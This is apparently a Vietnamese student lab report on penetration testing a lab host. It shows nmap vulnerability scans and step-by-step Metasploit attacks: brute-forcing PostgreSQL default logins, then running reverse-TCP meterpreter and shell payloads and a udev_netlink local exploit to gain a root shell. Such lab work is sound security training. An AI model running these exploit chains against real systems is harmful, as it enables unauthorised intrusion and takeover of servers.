└─$ nmap --script=nmap-vulners/vulners.nse -sV -p23  192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-04 02:35 EDT
Nmap scan report for 192.168.198.129
Host is up (0.00056s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.33 seconds

┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$
```

nmap --script=vulscan/vulscan.nse -sV -p80 <IP_victim>

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=vulscan/vulscan.nse -sV -p80 192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-04 02:36 EDT
Nmap scan report for 192.168.198.129
Host is up (0.00047s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| vulscan: VulDB - https://vuldb.com:
| [54394] Apache CXF up to 2.2.8 privilege escalation
| [122889] Apache HTTP Server up to 2.2.31/2.4.23 mod_userdir HTTP Response Splitting privilege escalation
| [106777] Apache HTTP Server up to 2.2.34/2.4.27 Limit Directive ap_limit_section memory corruption
| [103520] Apache HTTP Server up to 2.2.33/2.4.26 mod_auth_digest privilege escalation
| [102698] Apache HTTP Server up to 2.2.32/2.4.25 mod_mime memory corruption
| [102697] Apache HTTP Server 2.2.24/2.2.32 HTTP Strict Parsing ap_find_token privilege escalation
| [102690] Apache HTTP Server up to 2.2.32/2.4.25 mod_ssl ap_hook_process_connection denial of service
| [102689] Apache HTTP Server up to 2.2.32/2.4.25 ap_get_basic_auth_pw weak authentication
| [75668] Apache Sling API/Sling Servlets Post up to 2.2.1 HtmlResponse cross site scripting
| [64485] Apache Struts up to 2.2.3.0 privilege escalation
| [64457] Apache Struts up to 2.2.3.0 privilege escalation
| [63646] Apache HTTP Server up to 2.2.23/2.4.3 mod_proxy_balancer.c balancer_handler cross site scripting
| [63089] Apache HTTP Server up to 2.2.13 mod_proxy_ajp denial of service
| [60352] Apache Struts up to 2.2.3 privilege escalation
| [59902] Apache Struts up to 2.2.3 Interfaces privilege escalation
| [57435] Apache Struts up to 2.2.1.1 FileHandler.java cross site scripting
| [57425] Apache Struts up to 2.2.1.1 cross site scripting
| [54166] Apache HTTP Server up to 2.2.12 mod_cache denial of service
```

nmap --script=vulscan/vulscan.nse -sV -p139 <IP_victim>

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=vulscan/vulscan.nse -sV -p139 192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-04 02:37 EDT
Nmap scan report for 192.168.198.129
Host is up (0.00050s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| vulscan: VulDB - https://vuldb.com:
| [169773] samba-client Package up to 3.x on Node.js process.exec command injection
| [3460] GNU Samba up to 3.x GETDC memory corruption
| [3459] GNU Samba up to 3.x reply_netbios_packet memory corruption
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2013-4124] Integer overflow in the read_nttrans_ea_list function in nttrans.c in smbd in Samba 3.x before 3.5.22, 3.6.x before 3.6.17, and
4.x before 4.0.8 allows remote attackers to cause a denial of service (memory consumption) via a malformed packet.
| [CVE-2011-0719] Samba 3.x before 3.3.15, 3.4.x before 3.4.12, and 3.5.x before 3.5.7 does not perform range checks for file descriptors before u
se of the FD_SET macro, which allows remote attackers to cause a denial of service (stack memory corruption, and infinite loop or daemon crash) by
 opening a large number of files, related to (1) Winbind or (2) smbd.
| [CVE-2013-0214] Cross-site request forgery (CSRF) vulnerability in the Samba Web Administration Tool (SWAT) in Samba 3.x before 3.5.21, 3.6.x be
fore 3.6.12, and 4.x before 4.0.2 allows remote attackers to hijack the authentication of arbitrary users by leveraging knowledge of a password an
d composing requests that perform SWAT actions.
| [CVE-2013-0213] The Samba Web Administration Tool (SWAT) in Samba 3.x before 3.5.21, 3.6.x before 3.6.12, and 4.x before 4.0.2 allows remote att
ackers to conduct clickjacking attacks via a (1) FRAME or (2) IFRAME element.
| [CVE-2012-1182] The RPC code generator in Samba 3.x before 3.4.16, 3.5.x before 3.5.14, and 3.6.x before 3.6.4 does not implement validation of
an array length in a manner consistent with validation of array memory allocation, which allows remote attackers to execute arbitrary code via a c
rafted RPC call.
| [CVE-2011-2694] Cross-site scripting (XSS) vulnerability in the chg_passwd function in web/swat.c in the Samba Web Administration Tool (SWAT) in
 Samba 3.x before 3.5.10 allows remote authenticated administrators to inject arbitrary web script or HTML via the username parameter to the passw
d program (aka the user field to the Change Password page).
| [CVE-2011-2522] Multiple cross-site request forgery (CSRF) vulnerabilities in the Samba Web Administration Tool (SWAT) in Samba 3.x before 3.5.1
0 allow remote attackers to hijack the authentication of administrators for requests that (1) shut down daemons, (2) start daemons, (3) add shares
, (4) remove shares, (5) add printers, (6) remove printers, (7) add user accounts, or (8) remove user accounts, as demonstrated by certain start,
```

nmap --script=vulscan/vulscan.nse -sV -p5432<IP_victim>

```
┌──(kali㉿B20AT063-Hieu-kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=vulscan/vulscan.nse -sV -p5432 192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-04 02:39 EDT
Nmap scan report for 192.168.198.129
Host is up (0.00050s latency).

PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| vulscan: VulDB - https://vuldb.com:
| [50078] PostgreSQL up to 8.3.7 LDAP Authentication weak authentication
| [4973] PostgreSQL JDBC Driver 8.1 JDBC Statement sql injection
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2013-1903] PostgreSQL, possibly 9.2.x before 9.2.4, 9.1.x before 9.1.9, 9.0.x before 9.0.13, 8.4.x before 8.4.17, and 8.3.x before 8.3.23 i
ncorrectly provides the superuser password to scripts related to "graphical installers for Linux and Mac OS X," which has unspecified impact and a
ttack vectors.
| [CVE-2013-1902] PostgreSQL, 9.2.x before 9.2.4, 9.1.x before 9.1.9, 9.0.x before 9.0.13, 8.4.x before 8.4.17, and 8.3.x before 8.3.23 generates
insecure temporary files with predictable filenames, which has unspecified impact and attack vectors related to "graphical installers for Linux an
d Mac OS X."
| [CVE-2013-0255] PostgreSQL 9.2.x before 9.2.3, 9.1.x before 9.1.8, 9.0.x before 9.0.12, 8.4.x before 8.4.16, and 8.3.x before 8.3.23 does not pr
operly declare the enum_recv function in backend/utils/adt/enum.c, which causes it to be invoked with incorrect arguments and allows remote authen
ticated users to cause a denial of service (server crash) or read sensitive process memory via a crafted SQL command, which triggers an array inde
x error and an out-of-bounds read.
| [CVE-2012-3489] The xml_parse function in the libxml2 support in the core server component in PostgreSQL 8.3 before 8.3.20, 8.4 before 8.4.13, 9
.0 before 9.0.9, and 9.1 before 9.1.5 allows remote authenticated users to determine the existence of arbitrary files or URLs, and possibly obtain
 file or URL content that triggers a parsing error, via an XML value that refers to (1) a DTD or (2) an entity, related to an XML External Entity
(aka XXE) issue.
| [CVE-2012-3488] The libxslt support in contrib/xml2 in PostgreSQL 8.3 before 8.3.20, 8.4 before 8.4.13, 9.0 before 9.0.9, and 9.1 before 9.1.5 d
oes not properly restrict access to files and URLs, which allows remote authenticated users to modify data, obtain sensitive information, or trigg
er outbound traffic to arbitrary external hosts by leveraging (1) stylesheet commands that are permitted by the libxslt security options or (2) an
 xslt_process feature, related to an XML External Entity (aka XXE) issue.
| [CVE-2012-2655] PostgreSQL 8.3.x before 8.3.19, 8.4.x before 8.4.12, 9.0.x before 9.0.8, and 9.1.x before 9.1.4 allows remote authenticated user
s to cause a denial of service (server crash) by adding the (1) SECURITY DEFINER or (2) SET attributes to a procedural language's call handler.
```

II.2.5 Khai thác lỗi đăng nhập trên PostgreSQL, cổng 5432:

- Khởi động Metasploit

- Khai báo sử dụng mô đun tấn công:

msf > use auxiliary/scanner/postgres/postgres_login

- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng

```
msf6 > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) > options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                                        yes       The database to authenticate against
   DB_ALL_CREDS      false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                            no        Add all users in the current database to the list
   PASSWORD                                                           no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wo          no        File containing passwords, one per line
                     rdlists/postgres_default_pass.txt
   Proxies                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RETURN_ROWSET     true                                             no        Set to true to see query result sets
   RHOSTS                                                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                                                                iki/Using-Metasploit
   RPORT             5432                                             yes       The target port
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                yes       The number of concurrent threads (max one per host)
   USERNAME                                                           no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wo          no        File containing (space-separated) users and passwords, one pair per line
                     rdlists/postgres_default_userpass.txt
   USER_AS_PASS      false                                            no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wo          no        File containing users, one per line
                     rdlists/postgres_default_user.txt
   VERBOSE           true                                             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/postgres/postgres_login) >
```

- Đặt địa chỉ IP máy victim:


msf > set RHOST <ip_victim>

- Đặt địa tham số dừng:

msf> set STOP_ON_SUCCESS true

- Thực thi tấn công:

msf > run




➔ Sau một số lần thử, máy victim sẽ thông báo kết nối thành công đến CSDL trong PostgreSQL sử dụng tài khoản với mật khẩu ngầm định.

- Gõ lệnh exit để kết thúc


### II.2.6 Khai thác lỗi trên PostgreSQL cho phép mở shell chạy với quyền root:

- Khởi động Metasploit

- Khai báo sử dụng mô đun postgres_payload để tạo 1 phiên kết nối đến CSDL:

msf > use exploit/linux/postgres/postgres_payload

- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng




- Chọn payload cho thực thi:

msf > set payload linux/x86/meterpreter/reverse_tcp

- Đặt địa chỉ IP máy victim:


    msf > set RHOSTS <ip_victim>

- Đặt địa chỉ IP máy tấn công:

    msf > set LHOST <ip_kali>


- Đặt mật khẩu cho CSDL: msf > set PASSWORD postgres

- Thực thi tấn công: msf > exploit ➔ Tạo được 1 phiên kết nối đến CSDL.




- Chuyển phiên kết nối sang chế độ chạy ngầm sử dụng lệnh “background”:

    meterpreter > background




- Đặt mô đun khai thác để mở shell:

    msf > use exploit/linux/local/udev_netlink

- Chọn payload cho thực thi:


    msf > set payload linux/x86/shell_reverse_tcp

- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng

- Kết nối đến phiên CSDL đang chạy ngầm: msf > set SESSION 1

- Thực thi tấn công: msf > exploit

- Chạy các lệnh để đọc tên người dùng và máy victim khai thác thành công: whoami uname -a




- Gõ lệnh exit và sau đó exit -y lần để kết thúc